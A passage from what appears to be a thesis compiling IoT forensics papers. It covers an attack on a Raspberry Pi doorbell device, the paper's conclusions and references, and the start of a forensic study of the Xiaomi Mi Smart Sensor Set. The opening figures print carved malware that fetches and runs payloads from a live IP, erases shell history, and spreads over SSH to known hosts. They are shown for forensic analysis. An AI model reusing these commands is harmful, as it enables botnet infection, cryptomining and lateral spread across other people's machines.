if [ -s bash ]; then
chmod +x bash 2>/dev/null
./bash
rm -rf bash*
fi
fi

if [ "$CPU_TYPE" = "aarch64" ]; then
wget -q $AARCH64 2>/dev/null || curl -fsSLO $AARCH64 2>/dev/null
if [ -s bash ]; then
chmod +x bash 2>/dev/null
./bash
rm -rf bash*
fi
fi

/sbin/sysctl -w vm.nr_hugepages=128
cd /tmp ; wget http://198.98.51.104:282/1 || curl -O http://198.98.51.104:282/1 ; chmod 777 1 ; sh 1 ; rm -rf 1* ;clear;history -c; clear;history -w
cd /tmp ; wget http://198.98.51.104:282/2 || curl -O http://198.98.51.104:282/2 ; chmod 777 2 ; sh 2 ; rm -rf 2* ;clear;history -c; clear;history -w

rm -rf i.sh*
```


Fig. 17 Malware sample found on the "Remote Doorbell" board



```
if [ -f /home/*/.ssh/known_hosts ] && [ -f /home/*/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /home/*/.ssh/known_hosts);
  do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'curl -o-  http://198.98.51.104:282/i.sh | bash >/dev/null 2>&1 &' & done
fi
```

Fig. 18 Code of the malware for network expansion using SSH trusted hosts

Fig. 19 Last execution date for the ADB executable found on the control device



Name	adb.exe
File Class	Regular File
File Size	2,644,992
Date Accessed	21/08/2019 16:09:20
Date Created	02/01/2019 21:39:36
Date Modified	02/01/2019 21:39:36
Encrypted	False
Compressed	False
Actual File	True
DOS Attributes	

Name	Size	Type
api	0	Directory
lib64	0	Directory
systrace	0	Directory
adb.exe	2,583	Regular File
AdbWinApi.dll	96	Regular File
AdbWinUsbApi.dll	62	Regular File
dmtracedump.exe	241	Regular File
etc1tool.exe	415	Regular File
fastboot.exe	1,322	Regular File
hprof-conv.exe	41	Regular File
libwinpthread-1.dll	228	Regular File
make_f2fs.exe	467	Regular File
mke2fs.conf	2	Regular File
mke2fs.exe	723	Regular File
NOTICE.txt	290	Regular File
source.properties	1	Regular File
sqlite3.exe	1,336	Regular File

Based on the carved scripts from the "Remote Doorbell" storage, on 02/09/2019, the Raspberry Pi that was providing the mentioned service was remotely attacked. Since the port on which the ADB server usually runs was open and without password protection, the attack was successful, allowing it to log into the system and launch a botnet miner that unsuccessfully tried to spread through the network. The malware, although it did not modify any files related to the application that the board was running, consumed most of the system resources of the "Remote Doorbell," making it impossible to work properly, but no evidence was detected that it affected other devices in the network, since it used the known host of the SSH service to spread, but there were not any.

7 Conclusions

In this proposal, we have addressed standardization in digital forensics, focusing on the new scenario introduced by the IoT, given the huge increase in the number of cyberincidents occurring in this environment. After comparing the novel characteristics of IoT devices and systems, and how they affect a forensic investigation, it has been seen that the methodologies designed for conventional forensic examinations cannot satisfy their requirements. The differences between them are far too significant and affect fundamental concepts, such as the purpose for which the devices were designed. Under these circumstances, new methodologies are needed in order to guarantee complete and useful investigations in the IoT environment. Furthermore, these guidelines will set the standards of admissibility in a court of law, something that, if done inappropriately, will complicate the examinations immensely.

In addition, from the study of the characteristics of the IoT environment it has also been demonstrated that, due to the heterogeneity of the scenario, a different approach is needed in the design of the new methodologies. The multiplicity of contexts in which IoT devices are present makes the development of a general methodology which could fulfill the requirements of every one of them an unrealistic goal; a fact that is confirmed by the few number of frameworks and methodologies developed by the community, which, even though they provide a good starting point, fail to present a perfect depiction of the scenarios in IoT forensics. Therefore, a context-centered approach might be the most appropriate option to ensure the usefulness of the proposals.

Consequently, a context-centered methodology for IoT investigations has been developed. This proposal is focused on addressing non-volatile memory examinations in a context delimited by three operating systems with similar characteristics and purpose, namely Windows IoT Core, Ubuntu Core and Android Things, and topologies in which a central node manages the petitions of the network, in which other devices such as sensors or actuators can be present.

With the design of this methodology, the lack of tools specifically designed for the IoT to perform investigations has also been confirmed, an issue that reduces the usefulness of the proposals. In this case, it has been detrimental for the feasibility of the live acquisition process in Windows 10 IoT Core.

The practicality of the proposal has been evaluated by carrying out different investigations, in which various security incidents that could present in real life and required a forensic examination were simulated. The results of the tests prove the usefulness of the designed methodology and verify that it is suitable for use in real-life investigations. In addition, the flexibility of the methodology provides the possibility of future similar operating systems being modeled by it.

7.1 Future work

As mentioned above, this work is a starting point for the development of methodologies for IoT forensics. Methodologies have proven to be essential throughout forensic history, and their adaptation to the new environments and their continued improvement mean that there is a wide spectrum of research to cover. Some of the future projects could be the following:

- Study the modeling of methodologies to conduct forensic investigations of the volatile memory of IoT devices. In particular, it would be interesting to address the context that has been modeled in this proposal in order to create a complete methodology that addresses both the volatile and non-volatile memory.
- Develop tools to automatize some of the phases described in this methodology and address the lack of IoT-centered forensic ones.
- Propose frameworks that comply with the existing methodologies designed for IoT, also taking into account the perspective of Digital Forensic as a Service (DFaaS), which has gained relevance in recent years.
- Broaden the forensic analysis of systems and devices in different contexts, especially the most commonly used ones. Understanding what evidence can be retrieved from a device and how to do so is the basis for the design of methodologies, and there are still a lot of contexts to be addressed.
- Perform further studies based on comprehending the interaction between IoT devices in an environment. Connectivity is the most distinctive and important feature of the IoT, and methodologies must be designed with that in mind.

Funding This research was supported by the University of Castilla La Mancha under the contract 2018-PREDUCLM-7476 and the Project 2020-GRIN-28846, by the Spanish Ministry of Science and Innovation under Grants FPU 17/03105 and FPU 17/02007, by the Spanish Ministry of Economic Affairs and Digital Transformation under the Project RTI2018-098156-B-C52 and by the Regional Government of Castilla-La Mancha under the Project SBPLY/17/180501/000353.

Compliance with ethical standards

Conflict of interest The authors declare that they have no conflict of interest.

Ethical approval This article does not contain any studies with human participants or animals performed by any of the authors.

Availability of data and material Not applicable.

Code availability Not applicable.

References

1. Lueth, K.L.: Why it is called Internet of Things: definition, history, disambiguation. https://iot-analytics.com/internet-of-things-definition/. Accessed 18 Mar 2020
2. Postel, J., Reynolds, J.K.: Telnet protocol specification. https://tools.ietf.org/html/rfc854. Library Catalog: tools.ietf.org. Accessed 18 Mar 2020
3. Ylonen, T., Lonvick, C.: The secure shell (SSH) authentication protocol. https://tools.ietf.org/html/rfc4252. Library Catalog: tools.ietf.org. Accessed 18 Mar 2020
4. Demeter, D., Preuss, M., Shmelev, Y.: IoT: a malware story—securelist. https://securelist.com/iot-a-malware-story/94451/. Accessed 18 Mar 2020
5. Lueth, K.L.: State of the IoT 2018: number of IoT devices now at 7B. Market accelerating - IoT Analytics. https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/. Accessed 18 Mar 2020
6. Scully, P.: The top 10 IoT segments in 2018 based on 1,600 real IoT projects—IoT analytics. https://iot-analytics.com/top-10-iot-segments-2018-real-iot-projects/. Accessed 18 Mar 2020
7. Gartner Inc. Gartner says 8.4 billion connected "Tthings" will be in use in 2017, up 31 percent from 2016. https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016. Accessed 4 Mar 2020
8. Yusoff, Y., Ismail, R., Hassan, Z.: Int. J. Comput. Sci. Inf. Technol. **3** (2011). https://doi.org/10.5121/ijcsit.2011.3302
9. Brezinski, D., Killalea, T.: RFC 3227: guidelines for evidence collection and archiving. https://www.ietf.org/rfc/rfc3227.txt. Accessed 13 Mar 2020
10. International Organization for Standardization. ISO: ISO/IEC 27037:2012—information technology—security techniques—guidelines for identification, collection, acquisition and preservation of digital evidence. https://www.iso.org/standard/44381.html?browse=tc. Accessed 2 Apr 2020
11. International Organization for Standardization. ISO: ISO/IEC 27041:2015—information technology—security techniques—guidance on assuring suitability and adequacy of incident investigative method. https://www.iso.org/standard/44405.html?browse=tc. Accessed 2 Apr 2020
12. International Organization for Standardization. ISO: ISO/IEC 27042:2015—information technology—security techniques—guidelines for the analysis and interpretation of digital evidence. https://www.iso.org/standard/44406.html?browse=tc. Accessed 2 Apr 2020
13. International Organization for Standardization. ISO: ISO/IEC 27043:2015—information technology—security techniques—incident investigation principles and processes. https://www.iso.org/standard/44407.html?browse=tc. Accessed 2 Apr 2020
14. International Organization for Standardization. ISO: ISO/IEC 27050-1:2016—information technology—security techniques—electronic discovery—part 1: overview and concepts. https://www.iso.org/standard/63081.html. Accessed 2 Apr 2020
15. Du, X., Le-Khac, N., Scanlon, M.: CoRR (2017). arXiv:1708.01730
16. Oriwoh, E., Jazani, D., Epiphaniou, G., Sant, P.: In: 9th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing, pp. 608–615 (2013)
17. Lillis, D., Becker, B., O'Sullivan, T., Scanlon, M.: CoRR (2016). arXiv:1604.03850
18. Yaqoob, I., Hashem, I.A.T., Ahmed, A., Kazmi, S.A., Hong, C.S.: Future Gener. Comput. Syst. **92**, 265 (2019). https://doi.org/10.1016/j.future.2018.09.058. http://www.sciencedirect.com/science/article/pii/S0167739X18315644
19. Hou, J., Li, Y., Yu, J., Shi, W.: IEEE Internet Things J. **7**(1), 1 (2020)
20. Nieto, A., Rios, R., Lopez, J.: In: 2017 IEEE Trustcom/BigDataSE/ICESS, pp. 626–633 (2017). https://doi.org/10.1109/Trustcom/BigDataSE/ICESS.2017.293
21. Perumal, S., Norwawi, N.M., Raman, V.: In: 2015 Fifth International Conference on Digital Information Processing and Communications (ICDIPC), pp. 19–23 (2015). https://doi.org/10.1109/ICDIPC.2015.7323000
22. Kebande, V.R., Ray, I.: In: 2016 IEEE 4th International Conference on Future Internet of Things and Cloud (FiCloud), pp. 356–362 (2016). https://doi.org/10.1109/FiCloud.2016.57
23. Zawoad, S., Hasan, R.: In: 2015 IEEE International Conference on Services Computing, pp. 279–284 (2015). https://doi.org/10.1109/SCC.2015.46
24. Goudbeek, A., Choo, K.K.R., Le-Khac, N.A.: pp. 1446–1451 (2018).https://doi.org/10.1109/TrustCom/BigDataSE.2018.00201
25. Al-Sadi, M.B., Chen, L., Haddad, R.J.: In: SoutheastCon 2018, pp. 1–5 (2018). https://doi.org/10.1109/SECON.2018.8479042
26. Carrier, Brian: Sleuthkit.org. Autopsy—The Sleuth Kit. http://www.sleuthkit.org/autopsy/. Accessed 6 Apr 2020
27. Wireshark Foundation. Wireshark.org. Wireshark—network protocol analyzer. https://www.wireshark.org/. Accessed 6 Apr 2020
28. Voncken, Guy.: Guymager.net. Guymager free forensic imager. http://guymager.sourceforge.net/. Accessed 6 Apr 2020
29. Costa, G., De Franceschi, A.: Xplico.org. Xplico—open source network forensic analysis tool (NFAT). http://www.xplico.org/. Accessed 6 Apr 2020
30. Oriwoh, E., Sant, P.: In: 2013 IEEE 10th International Conference on Ubiquitous Intelligence and Computing and 2013 IEEE 10th International Conference on Autonomic and Trusted Computing, pp. 544–550 (2013).https://doi.org/10.1109/UIC-ATC.2013.71
31. Jo, W., Shin, Y., Kim, H., Yoo, D., Kim, D., Kang, C., Jin, J., Oh, J., Na, B., Shon, T.: Digit. Invest. **29**, S80 (2019). https://doi.org/10.1016/j.diin.2019.04.013. http://www.sciencedirect.com/science/article/pii/S1742287619301628
32. Baggili, I., Oduro, J., Anthony, K., Breitinger, F., McGee, G.: In: 2015 10th International Conference on Availability, Reliability and Security, pp. 303–311 (2015). https://doi.org/10.1109/ARES.2015.39

33. Chung, H., Park, J., Lee, S.: Digit. Invest. **22**, S15 (2017).https://doi.org/10.1016/j.diin.2017.06.010. http://www.sciencedirect.com/science/article/pii/S1742287617301974
34. Castelo Gómez, J.M., Roldán Gómez, J., Carrillo Mondéjar, J., Martínez Martínez, J.L.: Entropy **21**(12) (2019). https://doi.org/10.3390/e21121141. https://www.mdpi.com/1099-4300/21/12/1141
35. Windows Dev Center. Overview of Windows 10 IoT Core—Windows IoT-Microsoft Docs. https://docs.microsoft.com/es-es/windows/iot-core/windows-iot-core. Accessed 20 Mar 2020
36. Android Developers. Android Things. https://developer.android.com/things. Accessed 20 Mar 2020
37. Canonical Group. Ubuntu Core—Ubuntu. https://ubuntu.com/core. Accessed 20 Mar 2020
38. Smith, D.: Android developers blog: an update on Android Things. https://android-developers.googleblog.com/2019/02/an-update-on-android-things.html. Accessed 20 Mar 2020
39. OpenWrt Project: Welcome to the OpenWrt Project. https://openwrt.org/. Accessed 20 Mar 2020
40. Le-Khac, N.A., Jacobs, D., Nijhoff, J., Bertens, K., Choo, K.K.R.: Future Gener. Comput. Syst. (2018). https://doi.org/10.1016/j.future.2018.05.081. http://www.sciencedirect.com/science/article/pii/S0167739X17322422
41. Badenhop, C.W., Ramsey, B.W., Mullins, B.E., Mailloux, L.O.: Digit. Invest. **17**, 14 (2016). https://doi.org/10.1016/j.diin.2016.02.002. http://www.sciencedirect.com/science/article/pii/S1742287616300214
42. Wurm, J., Hoang, K., Arias, O., Sadeghi, A., Jin, Y.: In: 2016 21st Asia and South Pacific Design Automation Conference (ASP-DAC), pp. 519–524 (2016). https://doi.org/10.1109/ASPDAC.2016.7428064
43. Elstner, J., Roeloffs, M.: Digit. Invest. **16**, 29 (2016). https://doi.org/10.1016/j.diin.2016.01.016. http://www.sciencedirect.com/science/article/pii/S174228761630010X
44. Computer Hope. Computerhope.com. Linux and Unix dd Command. http://www.computerhope.com/unix/dd.htm. Accessed 6 Apr 2020
45. Google Developers. Android Debug Bridge—Android Developers. https://developer.android.com/studio/command-line/adb?hl=es-419. Accessed 6 Apr 2020
46. The GNU Netcat—Official homepage. http://netcat.sourceforge.net/. Accessed 20 Mar 2020
47. Rob Landley. What is toybox? http://landley.net/toybox/about.html. Accessed 20 Mar 2020
48. AccessData Corp. Forensic Toolkit (FTK). Using command line imager. https://accessdata.com/product-download. Accessed 20 Mar 2020
49. CGSecurity. CGSecurity.org. PhotoRec ES—CGSecurity. http://www.cgsecurity.org/wiki/PhotoRec_ES. Accessed 20 Mar 2020
50. United States Air Force Office of Special Investigations. Foremost.org. Foremost—recovery tool. http://foremost.sourceforge.net/. Accessed 20 Mar 2020
51. Metz, Joachim.: Github.com. Log2timeline Supertimeline Tool. https://github.com/log2timeline/plaso. Accessed 20 Mar 2020
52. Phil Harvey. ExifTool by Phil Harvey. Read, write and edit meta information. https://www.sno.phy.queensu.ca/~phil/exiftool/. Accessed 20 Mar 2020
53. Zimmerman, Eric.: Github.com. Eric Zimmerman's tools. https://ericzimmerman.github.io/. Accessed 20 Mar 2020
54. Zimmerman, Eric.: Kroll artifact parser and extractor—KAPE. https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape. Accessed 20 Mar 2020
55. Windows Hardware Dev Center. Install Windows configuration designer (Windows 10)—configure Windows. https://docs.microsoft.com/en-us/windows/configuration/provisioning-packages/provisioning-install-icd. Accessed 27 Aug 2020
56. Windows Hardware Dev Center. Windows 10 IoT Core recovery. https://docs.microsoft.com/en-us/windows-hardware/service/iot/recovery. Accessed 27 Aug 2020
57. Cloud Computing Services | Microsoft Azure. https://azure.microsoft.com/en-gb/. Accessed 27 Aug 2020
58. Windows Hardware Dev Center. Windows 10 IoT Core reset. https://docs.microsoft.com/en-us/windows-hardware/service/iot/reset. Accessed 27 Aug 2020
59. Ubuntu IoT Developer Documentation | Ubuntu for IoT developers documentation. https://core.docs.ubuntu.com/en/image/custom-images. Accessed 28 Aug 2020
60. Snapcraft IO. Snapshots | Snapcraft documentation. https://snapcraft.io/docs/snapshots. Accessed 27 Aug 2020
61. Android Developers. Create an Android Things product. https://developer.android.com/things/console/create. Accessed 27 Aug 2020
62. Android Developers. Manually flash Android Things. https://developer.android.com/things/hardware/fastboot. Accessed 27 Aug 2020
63. Raspberry Pi Foundation. Buy a Raspberry Pi 3 Model B Raspberry Pi. https://www.raspberrypi.org/products/raspberry-pi-3-model-b/. Accessed 19 Apr 2020
64. Intel Corporation. Introduction to Intel Galileo Boards. https://www.intel.co.uk/content/www/uk/en/support/articles/000005912/boards-and-kits/intel-galileo-boards.html. Accessed 19 Apr 2020
65. Bassetti, N.: CAINE Live USB/DVD—computer forensics digital forensics. https://www.caine-live.net/. Accessed 19 Apr 2020
66. BionicBeaver/ReleaseNotes—Ubuntu Wiki. https://wiki.ubuntu.com/BionicBeaver/ReleaseNotes. Accessed 20 Mar 2020
67. Shinotsuka, H.: Linux.Dofloo—Symantec. https://www.symantec.com/security-center/writeup/2015-070812-0012-99. Accessed 27 Apr 2020

Publisher's Note Springer Nature remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

CHAPTER 5

Forensic Analysis of the Xiaomi Mi Smart Sensor Set

- **Title**: Forensic Analysis of the Xiaomi Mi Smart Sensor Set.
- **Authors**: Juan Manuel Castelo Gómez, Javier Carrillo Mondéjar, José Luis Martínez Martínez and Jorge Navarro García.
- **Type**: Journal paper.
- **Journal**: Forensic Science International: Digital Investigation (continuation of the journal Digital Investigation).
- **Publisher**: Elsevier.
- **ISSN**: 2666-2817.
- **Status**: Under review.
- **Submission date**: October 2021.
- **JCR IF/ranking**: 2.192/Q3 (JCR2020).

Forensic Analysis of the Xiaomi Mi Smart Sensor Set

Juan Manuel Castelo Gómez[a,*], Javier Carrillo-Mondéjar[a], José Luis Martínez Martínez[a] and Jorge Navarro García[a]

[a] University of Castilla La-Mancha, Albacete Research Institute of Informatics. Investigación 2, Albacete 02071 (Spain)

ARTICLE INFO

Keywords:
Cybersecurity
IoT
IoT forensics
Forensic Analysis
Xiaomi Mi Smart Sensor Set
Smart Home

Abstract

Its ease of use and ability to help everyday technology users perform mundane and menial tasks may be two of the reasons why the smart home, among all the contexts which coexist in the Internet of Things (IoT), is the category in which the largest number of IoT units are installed. Its success, added to the sensitivity of the data that are exchanged in this scenario, makes it a very appealing target for cybercriminals, so it is common to see pieces of malware that try to exploit smart home devices and the services they provide. As a result, carrying out forensic investigations in this context is becoming less infrequent and, given these circumstances, it may even become one of the most common forensic scenarios in the near future. In order to determine how to perform these investigations, it is useful to examine the most popular devices and systems and shed some light on what data can be extracted from them, how to do so, and what limitations an investigator can encounter in the process. Therefore, this article studies the proposals from the research community regarding forensic investigations in the smart home and details the examination process of the Xiaomi Mi Smart Sensor Set, one of the most frequently purchased smart home kits.

1. Introduction

The adoption of the Internet of Things (IoT) by the everyday technology user has seen the smart home environment as its greatest exponent. The use of smart switches, personal assistants, security systems, speakers and plugs is becoming more and more common in our totally connected world. Proof of this is that, in an environment in which ten billion devices coexist (Knud Lasse Lueth), nearly 63% of them do so in the smart home sector (Gartner Inc.).

In the same way, cybercriminals also find the IoT, and by extension the smart home environment due to its popularity, quite an attractive one in which to perform their attacks, as the security of these devices is well known not to be as strong as would be desirable. In addition, they handle data that are quite sensitive, especially when it comes to our privacy, storing aspects of the intimate life of the users. Apart from the video footage that can be gathered by a indoor security camera, other aspects such as the presence and movement inside a home or the travelling habits of the tenants can provide cybercriminals with easy access to data they can use to blackmail the owners.

Therefore, the investigation of cyberincidents in which a smart home device or system is involved is no longer a one of a kind situation for a forensic investigator. In order to provide them with proper solutions with which to carry out their examinations in this new environment, the research community is opting to study the behaviour of IoT devices and systems from a forensic perspective, so that knowledge can be extracted on how to tackle the investigations. Such studies can ultimately help in the development of IoT-centered methodologies or/and tools, the current lack of which is clearly hindering the investigation process, and thus improve its effectiveness and completeness.

Another crucial aspect that must be taken into account when studying IoT devices from a forensic perspective is that the heterogeneity of the environment makes it even harder to approach the problem following a wide-angle approach. Their dissimilarity, even between devices belonging to the same context, is too great. From the operating system that they run, if any, be it a real-time operating system (RTOS) or general purpose operating system (GPOS), to the state of their storage, which can be soldered or removable, investigators can find themselves examining many different platforms, systems and devices.

Consequently, forensically studying the most widely used IoT systems and devices might be a good approach to understand how this new environment works, and, therefore, ultimately find some common ground from which to approach these investigations. In this regard, this paper presents the forensic analysis of the Xiaomi Sensor Set, the smart home kit developed by Xiaomi. Apart from the relevance that it has due to being developed by one of the biggest electronic developers, especially in the smart phone sector, it may also be considered a good entry level point for an ordinary smart home user, as several other devices can be interconnected with this kit, therefore making it, in the author's opinion, an interesting ecosystem for the forensic community to understand, as it is likely that investigators will encounter it in future examinations.

Contributions. The main contributions of this study are as follows:

- We study the proposals from the community related to IoT forensics in the smart home environment.
- We perform a forensic analysis of a smart home kit, namely the Xiaomi Mi Sensor Set, and the environment that it creates, offering some guidelines on how to approach the acquisition and analysis phases.

E-mail addresses: juanmanuel.castelo@uclm.es (J.M.C. Gómez); javier.carrillo@uclm.es (J.C. Mondéjar); joseluis.martinez@uclm.es (J.L.M. Martínez); jorge.navarro6@alu.uclm.es (J. Navarro García)

*Corresponding author

- We present the artifacts detected in the kit that may hold useful information, detailing their purpose, location and how to collect them.

The rest of the paper is organized as follows. A description of the Xiaomi Mi Sensor Set is provided in Section 2, and Section 3 looks at related work. We describe our methodology in Section 4, and provide a forensic analysis of the Xiaomi kit in Section 5. Section 6 contains our conclusions, and ideas for future work.

2. Xiaomi Mi Sensor Set

The Xiaomi Mi Sensor Set is a basic IoT kit designed to provide smart and security features for the home. It is comprised of the following devices:

- A Mi Control Hub: which is the central node managing the rest of the devices, supporting up to 30. It is compatible with WiFi and Zigbee, the former being used to connect to the Mi Cloud, and the latter to send and receive data from the sensors. It uses a power outlet as a power supply.
- Two Mi Window and Door Sensors, which are a pair of two sensors which can detect a door or window opening or closing through the use of magnets. They use a CR1632 battery as their power source.
- Two Mi Motion Sensors, which recognize motion by using infra red technology. They use a CR2450 battery as their power source.
- A Mi Wireless Switch, which allows pairing functions when the device is pressed and tapped. It uses a CR2032 battery as its power source (Xiaomi (2021a)).

In order to manage the Xiaomi environment, the app “Mi Home” by Xiaomi (2021b) is used. Via this app, firstly the control hub is connected to the local WiFi network, and then the pairing of the sensors with the control hub is performed. Other relevant functions that can be executed through this app are the setting up of rules or commands for the devices to execute, and the reading of the data gathered by the sensors.

3. Related Work

The success of the smart home environment has also caught the attention of the research community, which has focused on studying the security of the devices which belong to this context as well as the implications that they have when performing forensic investigations. With respect to the security of this environment, Wurm et al. (2016) evaluates the measures implemented by the developers by compromising a home automation system and listing the possible attacks that could be performed given how weak these measures are. In a similar way Do et al. (2018) describe three different types of attacks that could be executed in the smart home, corresponding to those of a passive, active or a real-time nature, and then test them in a smart bulb and a smart switch, monitoring their behaviour and communications. Also addressing this topic Han et al. (2015) present the requirements that devices should meet in order to provide a trustworthy service, describing different components that can be found in the typical smart home infrastructure and highlighting, for each one of them, the security functions that they are supposed to provide.

Regarding forensic investigations in the smart home context, one of the main proposals is that of Bouchaud et al. (2018), which describes how the identification phase should be carried out in the IoT, listing the phases into which it should be divided, namely detection localization, recognition and check-in, and providing a selection method to select the best source of evidence based on the relevance, accessibility, localization and type of the data, illustrating the concept with a smart home device.

However, the main approach followed in this field is the examination of specific devices and systems from a forensic perspective in order to determine how to approach an investigation in which these devices are present, and to extract the relevant data that they store. In Sutherland et al. (2014) an investigation is carried out in order to determine what information stored in a smart TV can be important when performing a forensic analysis on it. Also focusing on smart TVs, Boztas et al. (2015) lists the possible acquisition methods and analyze the content of the extracted data. Similarly, in Hadgkiss et al. (2019) the Amazon Fire TV stick is studied and guidelines on how to acquire a forensic image of the device when performing a chip-off are given, and a list is given of the artifacts that can be found on it. Finally, an interesting study is presented in Chung et al. (2017), in which an analysis of the Amazon Alexa ecosystem is performed, examining the interaction of all the interconnected devices in that environment, such as mobile phones, computers and smart speakers, and what data can be extracted from them and used in a forensic analysis.

4. Methodology Followed

In this section, we describe on how the experiment of performing a forensic analysis of the Xiaomi Mi Sensor Set was carried out. In addition, we explain the process of collecting the data, focusing on each individual member of the environment.

4.1. Test Environment

In order to carry out the analysis, it is necessary to establish and configure a proper environment to make sure that the experiment is performed correctly. To achieve this, the following components were used:

- Xiaomi Mi Sensor Set, comprising by all the devices described in Section 2, all of them being updated to their respective latest firmware version.
- Rooted Android smart phone, which is a mobile phone, that has previously been rooted, with the latest

version of the “Mi Home” app installed for interacting with the set.

- Forensic computer, which is a laptop executing the Windows 10 operating system, and which has several forensic tools installed to perform the whole examination.

- WiFi network, which consists of an isolated WiFi network used in order to be able to monitor the packets that are exchanged by the devices in it, which are the set, the smart phone and the forensic computer. It is created using the forensic computer.

- CC2531 stick, which is an adaptor that is necessary in order to be able to capture the traffic exchanged through the Zigbee protocol.

Methodology. In order to study the environment, several experiments deploying it in multiple states which could be relevant from a forensic viewpoint were carried out. In each scenario, (see description below), the data stored on the hub, sensors, and smart phone were analyzed, as was the network traffic.

- Pairing of the central hub with the smart phone app: in this scenario, the central hub is booted for the first time. In order to configure it, the “Mi Home” app is needed, as it connects the hub to the WiFi network and links it with the user’s Mi account. Since there are no sensors paired with the hub, this scenario allows us to study what data is generated by the environment just for the purpose of being operational.

- Pairing of the central hub with the sensors: all the sensors included in the kit are paired with the hub. In this case, we can now study how the devices in the environment log the data corresponding to the paired sensors.

- Normal use of the kit: once all the devices in the environment are working, the kit is used as any normal user would do in a real-life scenario.

- Loss of connection between the “Mi Control Hub” and the Internet: to evaluate how the environment behaves when it does not have a connection with the outside, maybe because the Internet connection is disabled, but the WiFi network remains operational. The main purpose of this scenario is to see how the devices store the data, since they cannot send them to the cloud, and to study the re-syncing process when the environment has access to the Internet again.

- Loss of connection between the “Mi Control Hub” and the sensors: through this experiment, we are able to determine whether the sensors store any kind of data when they are powered on but a communication cannot be established with the hub. To do so, the hub is disconnected from its power outlet, and then the sensors are used as normal. After a few minutes, the “Mi Control Hub” is powered on again and the data are analyzed.

4.2. Acquisition


In order to perform the acquisition of the data, both the offline and online methods were tested, reaching the following conclusions:

Mi Control Hub. In order to perform an online acquisition of the storage, an earlier version of the firmware of the device is needed, as it is necessary to use an older version of the smart phone app to extract a key to remotely connect to the hub. Unfortunately, the latest firmware version of the Mi Control Hub is not compatible with older versions of the Mi Home App, and neither does it provide any service to remotely connect to it. Furthermore, a firmware downgrade cannot be carried out, therefore making the online acquisition an impossible task. Consequently, the only option available is to perform a physical acquisition, and, since the storage is soldered to the board, as can be seen in Figure 1, the only available methods are the JTAG/UART and the chip-off. This limitation also makes it impossible to perform an acquisition of the volatile memory. However, this issue is not of great importance, since the investigator would only be able to access its raw content, but would not be able to interpret it with a memory forensic tool.

Mi Sensors. Since the sensors only establish communications through the Zigbee protocol, an online approach can be ruled out. At the same time, their storage is soldered to the board, as shown in Figure 2, so, the only available option is to perform a physical acquisition by carrying out a JTAG or a chip-off.

Mi Home App. Although the data generated by the smart phone app are detailed in Section 5, both the user folder and the data partition store information that might be considered useful. While the user folder can be accessed without needing any privileges, the data partition is protected, so it is necessary to root the smart phone. Once this has been done, the most feasible option is to perform an online acquisition, which can be easily carried out by using the dd Computer Hope. Computerhope.com (2020) command, and the resulting image can either be stored on an external USB storage device, or sent remotely to a third device using netcat Giacobbi (2021), which is included in the toybox Rob Landley suite. If the investigator intends to opt for a physical acquisition, the available methods are either to perform a JTAG/UART or a chip-off, which are more complex and laborious than an online acquisition, and their compatibility is not always guaranteed.

Network Traffic. The WiFi traffic between the Mi Control Hub and the Mi Cloud can be acquired by sniffing the packets from the router or a third device that may be present in the network. In this case, since the router function is performed by the forensic computer, it can be collected using tools such as tcpdump tcpdump (2020) or Wireshark Wireshark Foundation. Wireshark.org (2020). The same applies to the Zigbee traffic, as it can be sniffed by using the external Zigbee adaptor Zigbee2mqtt (2021), and also Wireshark, but



(a) Hub's board, on which the storage is located

(b) Ports on the hub's board to connect using JTAG

Figure 1: Disassembly of the "Mi Control hub"

here another tool is needed, namely Zigbee sniffer cdjackson (2021) or ZBOSS Sniffer Lang (2021).

5. Forensic Analysis of the Xiaomi Mi Sensor Set Environment

